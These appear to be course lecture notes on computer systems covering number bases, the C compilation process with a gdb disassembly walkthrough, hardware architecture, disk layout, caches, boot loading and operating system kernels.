Computer Systems

Author: SKG.
Sept 2017.

Revision History

- Sept 2017 - Version 1.1: First Version
- Jan 2018 – Version 1.2: Reorganized sections
- Mar 2018 – Version 1.3: Integrated more examples

Lecture Overview

Weeks	Topics
1 & 2	1. Number Bases 2. Compilation Process Overview 3. Computer Architecture Overview 4. Operating Systems Overview 5. USB Overview 6. C Language
3 & 4	7. Integer Data Representation 8. Floating point Data Representation
5,6 & 7	9. Assembly Language
8 & 9	10. Memory Hierarchy
10	11. Virtual Memory
11	12. Performance

Assignment Overview

Weeks	Topics
4 & 5	Thread Creation, Synchronization & Scheduling
7 & 8	Timers & Mutexes
9	Inter-process Communications

Table of Contents.

Week 1: Number bases, Compilation Process, Computer Architecture overview, Operating System overview and USB Architecture overview.

Number Bases

In the diagram below how many "X's" are there?

X X X X X X X X X X X X XX X
X X X

If you count in Decimal, you will probably start by counting 1, 2, 3 and so on and come up with an answer of 18. You used a series of unique symbols while counting from 1 to 9, but when you got to the X after the 9th X, you decided it was "10". You didn't come up with a unique symbol for the 10th X, but instead decided to call it one full set with a remainder of 0. Then when you counted the next X after the 10th, you call it "11" or one full set with a remainder of 1. Finally when you finish counting all of them, you say it is one full set with a remainder of 8.

Let us try to understand the operation of counting a little better.

Every time we run out of a unique symbol we add 1 to the digit on the left. So what happens when we run out of unique symbols in the digit to the left of the first digit? We add a 3rd digit to the left of the 2nd digit and so on.

The first digit (or the right most digit) also referred to as the "least significant digit" and has a weight factor of "1". In other words, the number in the least significant digit must be multiplied by "1" to get the total number of elements represented by that digit.

The second digit from the left has a weight factor of 10. In other words, the 2nd digit multiplied by "10" gives us the total number of elements represented by that digit.

Similarly the total number of elements represented by the third digits can be calculated by multiplying its value with "100".

The weight associated with any particular digit is 10 to the power of the position of the digit (also written as 10^N, where N is the position). The sign "18" implies $(1 \times 10^1) + (8 \times 10^0)$. The least significant digit has a position of "0" and the next digit to the left of it has a position of "1" and so on. This way of defining a full set as ten elements is referred to as the base 10 arithmetic.

The Base of a Number system defines the number of unique digits available in that number system. In Base 10 (also referred to as Decimal), we have 10 unique digits (0 through 9). Similarly in Base 16 we have 16 unique digits (0 through 9 and A through F). Base 16 is also referred to as Hexadecimal or Hex for short. In Base 2 we have 2 unique digits (0 and 1).

To convert from any Base to Base 10, we give a weight to each digit in the number based on the Base raised to a power that represents the index of that digit. Eg. Given a number 12 in Hex, we can convert that to Decimal as follows:

$(1 \times 16^1) + (2 \times 16^0) = 16 + 2 = 18$

Conversely, to convert a number from Decimal to any other Base, we divide the number continually by the Base we want to convert to and keep a record of the remainder in each division. Eg. Given a number 18 in Decimal, we can convert that to Hex as follows:

18 / 16 = 1 remainder 2
1 / 16 = 0 remainder 1

Writing out the remainders from the last to the first, we get 12 in Hex. Intuitively, what we accomplish by this Division-Remainder sequence is that we find a digit within the allowed digits for a given Base after we subtract a multiple of full sets in that Base.

Significance of Base 2, 4, 8 and 16

What if we had only 8 unique symbols? These symbols will be 0,1,2,3,4,5,6,7. If we counted the X's again, we will say we have 2 full sets with a remainder of 2 or 22. This is defined as base 8 arithmetic. In base 8, the sign "22" implies $(2 \times 8^1) + (2 \times 8^0)$. So the weight associated with any particular digit is 8 to the power of the position of the digit. Note that the position of the digit is always counted (starting at zero) from right to left.

What if we had only 4 unique symbols? These symbols will be 0,1,2,3. Then if we could count the X's again, we will say we have 100 full sets with a remainder of 2 or 102. This is defined as base 4 arithmetic. In base 4, the sign "102" implies $(1 \times 4^2) + (0 \times 4^1) + (2 \times 4^0)$. So the weight associated with any particular digit is 4 to the power of the position of the digit.

What if we had only 2 unique symbols? These symbols will be 0,1. Then if we could count the X's again, we will say we have 1,001 full sets, with a remainder of 0 or 10010. This is defined as base 2 arithmetic. In base 2, the sign "10010" implies $(1 \times 2^4) + (0 \times 2^3) + (0 \times 2^2) + (1 \times 2^1) + (0 \times 2^0)$. So the weight associated with any particular digit is 2 to the power of the position of the digit.

What if we had 16 unique symbols? These symbols will be 0,12,3,4,5,6,7,8,9,A,B,C,D,E,F. Then if we could count the X's again, we will say we have 1 full set, with a remainder of 2 or 12. This is defined as base 16 arithmetic. In base 16, the sign "12" implies $(1 \times 16^1) + (2 \times 16^0)$. So the weight associated with any particular digit is 16 to the power of the position of the digit.

If a digital computer were to count the Xs above, it would come up with an answer of 10010, which is the same result we got when counting in base 2. Digital computers perform all their operation in binary (or base 2) arithmetic. Hence becoming proficient with binary arithmetic is very useful in understanding and troubleshooting digital computer behavior.

Converting a number from one base to another involves the successive division method and the weighted multiplication method as discussed previously.

However to covert numbers between bases 2, 4, 8 or 16 there is an easier technique. Learning this technique will prove very useful when dealing with digital computers.

Any number represented in binary can be converted to base 4 by dealing with 2 digits at a time starting from the right. For example to convert 10010 in base 2 to base 4, we can first convert the least significant 2 digits, which are "10". This is a 2 in binary and 2 is a unique digit available in base 4. So the least

significant 2 digits can be written as “2” in base 4. The next 2 digits are “00”. This is a ‘0” in base 2 and “0” is a unique digit available in base 4. So these two digits can be written as “0” in base 4. The next two digits are “01” (note adding a zero to the left has no value) and that is “1” in base 2 and 4. So the number 10010 in base 2 can be translated visually to 102 in base 4

01 00 10 (base 2) = 1 0 2 (base 4)

Similarly taking 3 binary digits at a time, we can visually convert binary numbers into octal (base 8) numbers.

010 010 (base 2) = 2 2 (base 8)

And taking 4 binary digits at a time, we can visually convert binary numbers into hexadecimal (base 16) numbers.

0001 0010 (base 2) = 1 2 (base 16)

One of the problems with binary numbers is that it can be very cumbersome to deal with, since even a relatively small number like 18 in base 10 will require 5 digits to represent it in binary. So using a higher base can prove very efficient in presentation. But there isn’t an easy visual way to convert from binary to base 10. Hence most computer professionals prefer to use base 16 or hexadecimal representation when presenting numbers.

The visual method of conversion can also be used to go from base 4, 8 or 16 to binary. The operation is exactly the inverse of the method used above to go from binary to a higher base.

For example to convert a hexadecimal value of “12F” into binary, we take each digit and represent it by 4 binary digits. An “F” in base 16 is the same as “1111” in binary. A “2” in base 16 is the same as “0010” in binary. And a “1” in base 16 is the same as “0001” in binary.

1 2 F (base 16) = 0001 0010 1111 (base 2)

Learning the binary equivalent for any hexadecimal digit will prove very handy and so I have provided the conversions below. Also note that a base 16 representation is often prefixed with a “0x”. So the number “12F” in base 16 will be written as 0x12F. A binary number is often denoted by a terminating “b”. So 10010 in base 2 will be written as 10010b.

Hexadecimal	Binary	Hexadecimal	Binary	Hexadecimal	Binary
0x0	0000b	0x6	0110b	0xC	1100b
0x1	0001b	0x7	0111b	0xD	1101b
0x2	0010b	0x8	1000b	0xE	1110b
0x3	0011b	0x9	1001b	0xF	1111b
0x4	0100b	0xA	1010b		
0x5	0101b	0xB	1011b		

Note that we refer to 4 bits as a “**nibble**”, 8 bits as a “**byte**”, 16 bits as a “**word**”, 32 bits as a “**double word**”, 64 bits as a “**quad word**” and 128 bits as a “**double quad word**”.

A computer uses base 2 (only knows two things – '0' and a '1')

Memory is the basis of all knowledge and action. If you have no memory, you can't store information. If you can't store information, you can't analyze information. If you can't analyze information, you can't act on information. Hence memory is the basis of all knowledge and action.


A computer only recognizes two unique pieces of information. We refer to this as a "**bit**" that can assume the values of "**0**" and a "**1**". In reality, these two possible values of a "bit" translate to two levels of an electrical signal. Conceptually, the different technologies available to implement a bit are referred to as a "**Memory cell**". The most common technologies that implement a memory cell include a DRAM and SRAM. More details can be found here.

Compilation Process Overview

When we write code in a high level language, we are simply writing characters into an editor. If we open our source file in a binary editor we will see unique binary numbers representing each character. Each letter in the Alphabet is encoded into a unique binary number defined by the ASCII standard. You can find the ASCII code here.

Our Source Code in a file is not something the computer understands. We have to convert the source code into instructions that the computer recognizes. This is done by the compilation process. The compilation process involves the following steps:

1. A "Pre-Processor" phase that fulfills some of the directives in our source file like #include
2. A "Compiler" phase that converts the code to Assembly instructions
3. An "Assembler" phase that coverts the Assembly to a relocatable object
4. A "Linker" phase that combines multiple relocatable objects into a single executable file



Below is an example of a simple "C" source file…

#include <stdio.h>

```c
int main()
{
    int x, y, z;

    x = 10;
    y = 20;
    z = x + y;

    printf ("x=%d, y=%d, z=%d\n", x, y, z);

    return(0);
}
```

Note that "#include" directive is a directive to the preprocessor to include the "stdio.h" file into this file before getting the C Compiler to compile the file. So the preprocessor does change the file you created, though those changes are only visible to the compiler.

I use the "gcc" command below to go through the entire compilation process below. I then load this file in the debugger to demonstrate how the executable looks like (Recall we discussed how you can break the compilation process using different flags like the "-c" option)…

```
gopalas@cf409-02:~/CSCI247/Assembly/GAS/Sample_1$ gcc Example1.c
gopalas@cf409-02:~/CSCI247/Assembly/GAS/Sample_1$ ls
a.out  Example1.c  Sample1  Sample1.o  Sample1.s
gopalas@cf409-02:~/CSCI247/Assembly/GAS/Sample_1$ ./a.out
x=10, y=20, z=30
gopalas@cf409-02:~/CSCI247/Assembly/GAS/Sample_1$ gdb ./a.out
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./a.out...(no debugging symbols found)...done.
```

Then I set a breakpoint at the start of the main function and run to the breakpoint …

```
(gdb) b main
Breakpoint 1 at 0x40052a
(gdb) disassemble
No frame selected.
(gdb) r
Starting program: /home/gopalas/CSCI247/Assembly/GAS/Sample_1/a.out

Breakpoint 1, 0x000000000040052a in main ()
```


Now I display the bytes at that location in memory…

```
(gdb) x /66x 0x400526
0x400526 <main>:        0x55    0x48    0x89    0xe5    0x48    0x83    0xec    0x10
0x40052e <main+8>:      0xc7    0x45    0xf4    0x0a    0x00    0x00    0x00    0xc7
0x400536 <main+16>:     0x45    0xf8    0x14    0x00    0x00    0x00    0x8b    0x55
0x40053e <main+24>:     0xf4    0x8b    0x45    0xf8    0x01    0xd0    0x89    0x45
0x400546 <main+32>:     0xfc    0x8b    0x4d    0xfc    0x8b    0x55    0xf8    0x8b
0x40054e <main+40>:     0x45    0xf4    0x89    0xc6    0xbf    0xf4    0x05    0x40
0x400556 <main+48>:     0x00    0xb8    0x00    0x00    0x00    0x00    0xe8    0x9f
0x40055e <main+56>:     0xfe    0xff    0xff    0xb8    0x00    0x00    0x00    0x00
0x400566 <main+64>:     0xc9    0xc3
(gdb)
```

What you are looking at is Machine Code. But how can you really understand what these codes mean?

The debugger has a useful option called “dissemble /r” that will show you both the machine code (**Op Code + Data**) and Assembly code side by side. Each of those Assembly instructions are known as **mnemonics**. The machine code for the “push %rbp” mnemonic in the x64 architecture is “55”. Some of the x64 opcode are documented here. Intel’s official documentation is here. X64 instruction encoding is provided here. Assembly language is essentially a human-readable form of machine code. Disassembling a program translates it from Machine code to Aassembly code. We will discuss this in more details when we study Assembly coding.

```
(gdb) disassemble /r
Dump of assembler code for function main:
   0x0000000000400526 <+0>:     55      push   %rbp
   0x0000000000400527 <+1>:     48 89 e5        mov    %rsp,%rbp
=> 0x000000000040052a <+4>:     48 83 ec 10     sub    $0x10,%rsp
   0x000000000040052e <+8>:     c7 45 f4 0a 00 00 00    movl   $0xa,-0xc(%rbp)
   0x0000000000400535 <+15>:    c7 45 f8 14 00 00 00    movl   $0x14,-0x8(%rbp)
   0x000000000040053c <+22>:    8b 55 f4        mov    -0xc(%rbp),%edx
   0x000000000040053f <+25>:    8b 45 f8        mov    -0x8(%rbp),%eax
   0x0000000000400542 <+28>:    01 d0   add    %edx,%eax
   0x0000000000400544 <+30>:    89 45 fc        mov    %eax,-0x4(%rbp)
   0x0000000000400547 <+33>:    8b 4d fc        mov    -0x4(%rbp),%ecx
   0x000000000040054a <+36>:    8b 55 f8        mov    -0x8(%rbp),%edx
   0x000000000040054d <+39>:    8b 45 f4        mov    -0xc(%rbp),%eax
   0x0000000000400550 <+42>:    89 c6   mov    %eax,%esi
   0x0000000000400552 <+44>:    bf f4 05 40 00  mov    $0x4005f4,%edi
   0x0000000000400557 <+49>:    b8 00 00 00 00  mov    $0x0,%eax
   0x000000000040055c <+54>:    e8 9f fe ff ff  callq  0x400400 <printf@plt>
   0x0000000000400561 <+59>:    b8 00 00 00 00  mov    $0x0,%eax
   0x0000000000400566 <+64>:    c9      leaveq
   0x0000000000400567 <+65>:    c3      retq
End of assembler dump.
(gdb)
```



Computer Architecture Overview

Once we compile a program and let the linker store the executable in a file system with a particular name, we can run the program at any later time. The output of the linker is a file that is stored in some persistant strorage available to the computer system (usually the HardDisk).

When we run the program, a software component known as the "**loader**" takes the file from the file system (in the HardDisk), reads the metadata in the file to determine the type of executable etc., and then loads the computer instructions in the executable into the main memory of the computer system at a particular memory address. It does this, because the main memory is substantially faster than the HardDisk.

The loader then sets a particular register in the CPU known as the Instruction Pointer (IP) Register to point to the starting address of the instructions the loader had just loaded in memory.

Once the IP Register is set, the CPU will "**fetch**" the instruction at this address, "**execute"** it, and increment the IP Register to the next instruction to fetch. The process will continue until one of two possible things happen:

1) The CPU is interrupted by some other activity on the system
2) One of the instructions yields the CPU




Fig 1: General Computer Architecture

Data on a HardDisk is stored on magnetic tracks in a cylindrical platter. Corresponding tracks on each platter make up a cylinder. The tracks are divided into sectors which represent the smallest addressable data block on the disk. A sector by default represents 512 bytes, although this can be modified. Each face of the cylindrical magnetic platter has a head. A sector is addressed by the cylinder, head and sector. There is often a logical sector number that is a sequential numbering system from 0 to n, where 'n' represent the total number of sectors on the disk. For each logical sector, there will be a physical sector number defined by the cylinder, head and sector.

If main memory is volatile and the Hard Disk is non-volatile, one may ask why we don't replace the main memory with a Hard Disk. There are two main reasons why this is not possible – speed and byte addressability.

Generally speaking, accessing a Hard Disk is about 10,000 times slower than accessing main memory. Note that from a CPU's perspective, even accessing the main memory can be a bottleneck. This is the reason why the CPU maintains **caches**. Waiting for the Hard Disk can be prohibitively slow for the CPU. Generally applications will save data in main memory and periodically flush the data in "bursts" onto the hard disk.

The second reason why a Hard Disk will not replace main memory is because, as we have already discussed, the smallest block of data that can be addressed by a hard disk is a sector of 512 bytes. The CPU would require access to individual bytes or words of data.

A Hard Disk always maintains a Table of Contents at a fixed location. The location and format of this Table of contents will be a function of the file system that the Hard Disk supports. But generally the format of Table of contents will specify the different sectors where a file resides. Note that a file does not have to occupy contiguous sectors (and seldom does). As the file grows on the hard disk, it will use up sectors in different regions of the hard disk.

Fig 2 shows an example of a how a table of contents can keep track of the sectors where a file resides. In this example there are 8 entries in the Table of Contents.




Fig 2: Hard Disk Table of Contents

First we created "File A" and put it in sector 1.

Then we created File B and put it in sectors 2, 3 and 4. Note the "FFFF" marker in the forth Table of Contents entry indicates that it is the last sector for File B.

In the meantime, "File A" outgrew sector 1 and next free sector was sector 5. We put a pointer to the 5th Table of Contents entry in the 1st Table of Contents entry to indicate that the balance of "File A" is now in sector 5.

Next we create "File C" that takes up sectors 6 and 7.

“File A” outgrows sector 5 and we extend it to the next free sector, which happens to be sector 8.

Note that the sector entries in the Table of Contents refer to “logical” sectors.

When a file is spread over non-contiguous sectors like ‘File A’ in the above example, it is said to be fragmented.

Over extended use, a Hard Disk can get so fragmented that accessing any single file will require access to sectors in non-contiguous locations on the disk. This can impact performance as well as the life of the disk because it requires a lot of mechanical movement of the head on the disk.

To circumvent fragmentation, computer users periodically run a utility to de-fragment their hard disk. A de-fragmentation utility will try and collate sectors such that files occupy contiguous sectors.

When the CPU wants to fetch an instruction at a particular address in main memory, it first checks if that location in memory was previously fetched. It does this by first looking for the contents of that address in the “**Cache**”. The Cache is usually memory that is accessable faster than the main memory. If the contents of an address is availble in the cache, the CPU can save substantial time. In general, **most modern computers have multiple levels of cache between the CPU and the Main memory**. Each progressive level is slower but bigger than the previous level. Also, there might be separate Caches for Instructions and Data referred to as **I-Cache** and **D-Cache** respectively.

To fully appreciate the reasons for a computer architecture, we must first appreciate the difference in processing time for various components in a computer. The time taken by a component to complete is task is often referred to as “**latency**”. It is the varying lantencies for the different computer components that inform computer architecture. The justification for a Cache for example, is based on the fact that main memory is substantially slower to respond to a fetch request than the Cache.

To transport instructions or data between the memory and the CPU, we need some form of a physical connection. This type of a connection that allows multiple components to communicate with each other is referred to as a **Bus**. **Every Bus will be defined by a protocol** used to ensure that access to the bus is arbitrated, so as to avoid collisions. A computer architecture will have multiple Busses. The **Local Bus** usually refers to the interconnect between the main memory and the pocessing components of a computer system.

In addition to the components hanging off the Local Bus, a computer system will require several peripherals. The bandwidth and throughput requirements of these peripherals will vary substantially. Over the years, multiple protocols have been defined to accommodate the different demands of the varying peripherals. Each of these protocols ultimately have to interface with the Local Bus. They do this via a **protocol bridge** as shown in Figure 1.


Every computer instruction is designed to achieve some task. Computer Hardware achieves a task by a combination of logic gates. In general logic gate designs are classified as “**combinational**” or “**sequential**”. The distinction between the two is that combination design output the results as fast as possible after the input changes. Sequential design on the otherhand, reads the input only on clock edges (rising or falling). Hence a **Clock** is fundamental to all Digital Designs. Sequential logic is more determinictic and stable. Combinational logic is more susceptible to glitches. To avoid these glitches, the output of combinational

logic is often input to sequential logic. For more information refer to the section on "ASIC Design Considerations" in the "ASICDesign.PDF" in the Reference folder.

The number of clock cycles required to complete a task defines the complexity of the task. In general there are 2 classifications for Computer systems – **RISC** and **CISC**. RISC stands for "Reduced Instruction Set Computer" and CISC stands for "Complex Instruction Set Computer". RISC processers usually have simple instructions which require less clock cycles, while CISC processors have complex instructions that require more clock cycles.

Modern System-on-Chip Architectures

Most modern computer systems encapsulate individual controller chips and the Central Processing Unit (CPU) into a single System-On-Chip (SoC). Peripheral to the SoC will be some persistent storage (Solid State Flash or Magnetic Disks) as well as a Random Access Memory (RAM) unit. These are designed to be peripheral to the SoC to accommodate the varying size requirements for varying applications. Depending on the system, there will varying levels of Cache memory designed to alleviate the latency associated with RAM access.



In general a Power-on-Reset (PoR) line into the SoC will control the boot operation of the system. The SoC will be hardwired to download an error free guaranteed block from the Flash or Disk into RAM and set the Instruction Pointer in the CPU to point to its location in RAM. This initialization code is often referred to as a "Boot Loader".

The Boot Loader is responsible for initializing the hardware (including bit correction information in the NFC controller) and eventually loading the Operating System (OS) in RAM.

Once the Operating System is loaded, it will generally turn on a Memory Management Unit (MMU) to allow the use of Virtual Addresses. Once Virtual Addressing is possible, a consistent and common address space becomes available to all applications. The Operating System is also responsible for setting up the Interrupt Descriptor table at a predefined location in RAM so the CPU can service interrupts.

Eventually the OS will start the Scheduler and multiple threads can then share the use of the CPU usually in a time sliced manner for preemptive Operating Systems.

Operating System Overview

In the previous section we studied the various hardware subsystems in a computer. Ultimately, these varied subsystems aid in storing, loading and executing software applications and in communication between other computers.

As you can imagine, even the most rudimentary tasks such as storing an application in a hard disk without over-writing other applications that are already in the hard disk and then asking the CPU to load an application from a particular location on the hard disk into RAM can be extremely cumbersome and error prone. For example, you would probably prefer to identify your application by a name as opposed to the starting sector of its location in the hard disk. The starting address may change if you move your application from one hard disk into another. These sorts of difficulties beg for a management utility that allows a level of translation between what you wish to do and how it needs to be done. A **Computer Operating system is effectively such a manager**.

In one sense, the Operating System is just another application which has the responsibility to ensure that all other applications have regulated and user friendly access to components on the motherboard. The **Operating System is the arbitrator of the Hardware**. In one sense, it gives the illusion to each process that it is the only process!

The OS Kernel

The Kernel is the core of an Operation System. In this section we will walk through some of the common tasks performed by a kernel. It must be emphasized that there are several nuances that distinguish the kernels of different operating systems and that the discussion below is of a generic nature to give the student an appreciation for the considerations involved in kernel design and an introduction to terminologies.

When a General Purpose Computer is powered up, the CPU is usually hard-wired to load instructions at a particular memory address, also referred to as the Reset Vector. Usually this address corresponds to some form of non-volatile Read-Only-Memory (ROM). The motherboard manufacturer would have placed a special program known as a **Boot-Loader** at this ROM location.

The Boot Loader is responsible for locating the kernel components of the Operating System in the Secondary Storage (usually the Hard Disk or Flash memory) and loading it into the Primary memory (main memory). Once the kernel is loaded into memory, the boot loader asks the kernel to continue with system

initialization. From this point onwards, the kernel is the manager of the computer system. Different kernels will operate in different ways, but the general responsibilities of a kernel are much the same.

One of the first things the kernel has to do is to load and initialize the display, keyboard and mouse Drivers. A **driver** is a specialized piece of software that is designed to interface with peripheral hardware. The display, keyboard and mouse hardware are tied to one of the I/O bridges on the computer motherboard. Once the kernel initializes these peripherals, it is able to interact with the user.

The next thing the kernel usually does is to load a "**Device Manager**" that is responsible for identifying all the peripheral devices and Buses on the computer system. The kernel then allows the Device Manager to use the CPU to execute its instructions.

